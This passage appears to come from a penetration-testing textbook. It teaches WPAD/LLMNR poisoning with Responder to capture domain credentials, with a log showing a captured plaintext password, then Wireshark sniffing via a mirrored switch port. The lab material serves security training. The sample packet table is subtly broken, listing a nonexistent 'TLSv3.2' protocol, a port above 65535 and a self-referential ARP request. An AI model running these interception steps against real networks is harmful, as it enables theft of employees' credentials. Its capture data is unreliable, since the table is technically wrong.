
## WPAD protocol attacks

Within a corporate network, system administrators usually allow employees to access the internet through a proxy server. The proxy server usually improves performance and security, and monitors web traffic entering and leaving the corporate network. WPAD is a technique that is used on client machines to discover the URL of a configuration file via DHCP discovery methods. Once a client machine discovers a file, it is downloaded on the client machine and executed. The script will determine the proxy for the client.

In this exercise, we are going to use Responder on Kali Linux to capture a victim's user credentials. Before we begin, the following topology will be used in this exercise:



Using the following steps, we will be able to easily exploit WPAD in a Windows environment:




The lab configurations are the same as those in the previous section.

1. Ensure that the Windows 10 client machine has joined the domain hosted by Windows Server.
2. On your Kali Linux machine, change your working directory to the Responder location using the `cd /usr/share/responder` command.



4. When the victim attempts to browse or access any local resources on the network, the following login window will appear:



5. Once the victim enters their user credentials, Responder will display them in plaintext, as shown in the following screenshot.



Please note that the user account used in this example is one that I have set myself in my personal lab domain for educational purposes.

Just as a reminder, all logs generated and data captured by Responder are stored in the `/usr/share/responder/logs` directory. Now, you are able to capture employees' user credentials by exploiting WPAD on a corporate network:



```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name DESKTOP-H50F41U
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name WINSVR16 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name WINSVR16 (service: File Server)
[HTTP] Basic Client : 10.10.10.101
[HTTP] Basic Username : bob
[HTTP] Basic Password : Password1
[*] [NBT-NS] Poisoned answer sent to 10.10.10.101 for name RESPPROXYSRV (service: File Server)
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name resppproxysrv
[*] [LLMNR] Poisoned answer sent to 10.10.10.101 for name resppproxysrv
```

In the next section, we will learn about Wireshark.

## Wireshark

Wireshark is one of the best network protocol analyzers and sniffers in the industry. Its capabilities are extensive and provide in-depth results and analysis on network packets. For every conversation or transaction that happens on a network, Wireshark is able to provide a breakdown of the composition of each packet.


We will begin by taking an overview of the functions of Wireshark.

## Basic overview of Wireshark and how to use it in MITM attacks

Wireshark is already pre-installed on your Kali Linux operating system. To get started, perform the following steps:

1. Navigate to **Applications | 09 – Sniffing & Spoofing | wireshark**.

2. Once Wireshark is open, you'll be presented with the user interface as shown in the following screenshot:




3. Wireshark will provide a list of all network interfaces and display a live summary graph of live network traffic passing through each network adapter. Double-clicking an interface will immediately start a live capture on the network interface card.

Enabling a capture on your local system will only display traffic flowing between your attacker machine and the remainder of the network. This means that Wireshark will only be able to intercept/sniff network traffic that is inbound to, and outbound from, your computer. That's not so handy, is it?

Let's take a look at creating a mirror of all network traffic from a network switch and sending it to our attacker machine.

## Configuring a SPAN port

SPAN allows a switch to create a copy of traffic on one or more ports and send the same copy out of another port. This configuration is usually done when a network security administrator wants to connect a protocol analyzer (sniffer) or an **intrusion detection system (IDS)** to the network to monitor for any security threats:



In the diagram, the attacker machine (running Wireshark) is connected to the Fast Ethernet 0/1 interface on a **Cisco IOS 2960 switch**, while the other devices are connected to the same network segment. Let's say we would like to get a copy of all traffic flowing between the Fast Ethernet 0/2, Fast Ethernet 0/3, and Fast Ethernet 0/4 ports.

To perform this task of configuring a SPAN port on a Cisco IOS switch, use the following guidelines:

1. We can use the following command to send the output to Fast Ethernet 0/1:

```
Switch (config)# monitor session 1 source interface
fastethernet 0/2
Switch (config)# monitor session 1 source interface
fastethernet 0/3
Switch (config)# monitor session 1 source interface
fastethernet 0/4
Switch (config)# monitor session 1 destination interface
fastethernet 0/1
```

2. To verify the configurations, use the `show monitor` command on the switch:

```
Switch#show monitor
Session 1
-----
Type           : Local Session
Description    : -
Source Ports   :
  Both         : Fa0/2, Fa0/3, Fa0/4
Destination Ports : Fa0/1
Encapsulation  : Native
Ingress        : Disabled
```


The output shows us that the source ports (used for monitoring network traffic) and destination ports are configured properly. Once we have enabled Wireshark on our attacker machine to start capturing on our local interface, `eth0`, all network packets will be shown live on the Wireshark user interface.

Having completed this section, you are now able to configure a SPAN port on a Cisco IOS switch. In the next section, we will dive into configuring Wireshark to sniff network traffic.

## Configuring a monitor (sniffer) interface on Wireshark


To configure a monitoring (sniffer) interface on Wireshark, observe the following instructions:

1. Click on **Capture | Options** to display all network interfaces on the local machine:






2. Select the appropriate network interface, select **Enable promiscuous mode on all interfaces**, and then click **Start** to begin capturing network packets:



3. The **Packet List** pane will begin to populate network packets as transactions take place on the network. Clicking on a packet will display all its details and fields within the following **Packet Details** pane:




As packets are being populated on the interface, the experience may be a bit overwhelming. In the following sub-sections, we will take a practical approach in performing HTTP analysis and other types of analysis to ascertain some important information.

Having completed this section, you are now able to use Wireshark as a sniffer on a network. In the next section, we will demonstrate how to perform traffic analysis in order to gather sensitive information using Wireshark.


## Parsing Wireshark packet captures to find the goods

In the following exercise, we'll be using capture from **The HoneyNet Project** ([www.honeynet.org](http://www.honeynet.org)) to help us understand packet analysis. To perform the parsing of Wireshark packets, observe the following steps:

1. Go to <https://www.honeynet.org/node/1220> and download the `conference.pcapng` file. Additionally, the following URL, <https://honeynet.org/sites/default/files/conference.pcapng.gz>, is a direct download link to the file.
2. Once downloaded, open the `conference.pcapng` file using Wireshark; you should have the following view:




3. A helpful feature of Wireshark is to auto-resolve IP addresses to hostnames via DNS, resolve MAC addresses to vendor names, and resolve port numbers to services and protocols. To enable this feature, go to **Edit | Preferences | Name Resolution**. Ensure the following options are checked:




- Click **OK** to confirm and save the configuration. Back on the main user interface, you'll notice that all the public IP addresses are now resolved to their public hostnames:

| No. | Time     | Source                    | Destination               | Protocol | Length | Info   |
|-----|----------|---------------------------|---------------------------|----------|--------|--|
| 1   | 0.000000 | 172.16.254.128            | 172.16.254.128            | TCP      | 55     | 555108 → 51081441 [ACK] Seq=1 Ack=51081441 Len=0 [TCP segment of a retransmission] |
| 2   | 0.000000 | par1821-in-f206.1c108.net | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=2 Win=64240 Len=0                               |
| 3   | 0.000000 | 172.16.254.128            | par1821-in-f206.1c108.net | HTTP     | 53     | Continuation   |
| 4   | 0.250339 | par1821-in-f206.1c108.net | 172.16.254.128            | TCP      | 60     | https(443) → 51082 [ACK] Seq=1 Ack=2 Win=64240 Len=0                               |
| 5   | 0.404487 | 172.16.254.128            | dns.google                | DNS      | 72     | Standard query 0xae94 A www.google.fr  |
| 6   | 0.404487 | dns.google                | 172.16.254.128            | DNS      | 89     | Standard query response 0xae94 A www.google.fr 216.58.204.127                      |
| 7   | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TCP      | 60     | 52182 → https(443) [EST] Seq=2 Win=64240 Len=0 Seq=256                             |
| 8   | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=2 Win=64240 Len=0                               |
| 9   | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=2 Win=64240 Len=0                               |
| 10  | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TCP      | 54     | 52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0                               |
| 11  | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TLSv3.2  | 571    | Client Hello   |
| 12  | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=510 Win=64240 Len=0                             |
| 13  | 0.404487 | vmware_h005148            | Broadcast                 | ARP      | 42     | Who has 172.16.254.128? Tell 172.16.254.128  |
| 14  | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=1 Win=64240 Len=0                               |
| 15  | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TCP      | 54     | 52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0                               |
| 16  | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TLSv3.2  | 287    | Server Hello, Change Cipher Spec, Encrypted Handshake Message                      |
| 17  | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TLSv3.2  | 270    | Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message       |
| 18  | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=154 Ack=734 Win=64240 Len=0                           |
| 19  | 0.404487 | 172.16.254.128            | gstaticadsl1.l.google.com | TLSv3.2  | 571    | Client Hello   |
| 20  | 0.404487 | gstaticadsl1.l.google.com | 172.16.254.128            | TCP      | 60     | https(443) → 52182 [ACK] Seq=1 Ack=518 Win=64240 Len=0                             |

5. What makes Wireshark such a powerful tool is its display and capture filters. To see all traffic originating from a source IP address, use the `ip.src == <ip address>` filter:



To display all traffic for a specific destination address, we can use the `ip.dst == <ip address>` filter. However, we can combine filters to view traffic from a specific source to a destination using the `(ip.src == <ip address>) && (ip.dst == <ip address>)` filter. In the following screenshot, we are using a filter to view all traffic originating from 172.16.254.128 going to Google's DNS server 8.8.8.8:



When combining filters, you'll need to use logic operations to get the task done. The following is a short list of various operators for combining filters in Wireshark:



| Operators | Logic Operators                |
|-----------|--------------------------------|
| Eq or ==  | And or && Logical AND          |
| Ne or !=  | Or or    Logical OR            |
| Gt or >   | Xor or ^^ Logical XOR          |
| Lt or <   | Not or ! Logical NOT           |
| Ge or >=  | [n] or [_] Substring separator |
| Le or <=  |                                |

The Ge operator is used to indicate **greater than or equal to**, while the Le operator is used to indicate **less than or equal to**.




To learn more about Wireshark display filters, please visit <https://wiki.wireshark.org/DisplayFilters>.

Memorizing display filters can be very challenging for anyone. However, Wireshark has made it simple to create custom filters quite easily using the right-click options on the user interface. Let's now try a few exercises to help you become more familiar with display filters.


To get started with creating display filters in Wireshark, perform the following steps:

1. First, right-click on the source IP address on packet 1, and then click on **Apply as Filter** | **Selected** to immediately create and apply the filter:



Now, we have a filter showing all traffic originating from the 172.16.254.128 address.


- Next, in the **Destination** column, right-click on 8.8.8.8 or google-public-dns-a.google.com, click on **Apply as Filter**, and then select the option **...and Selected**:



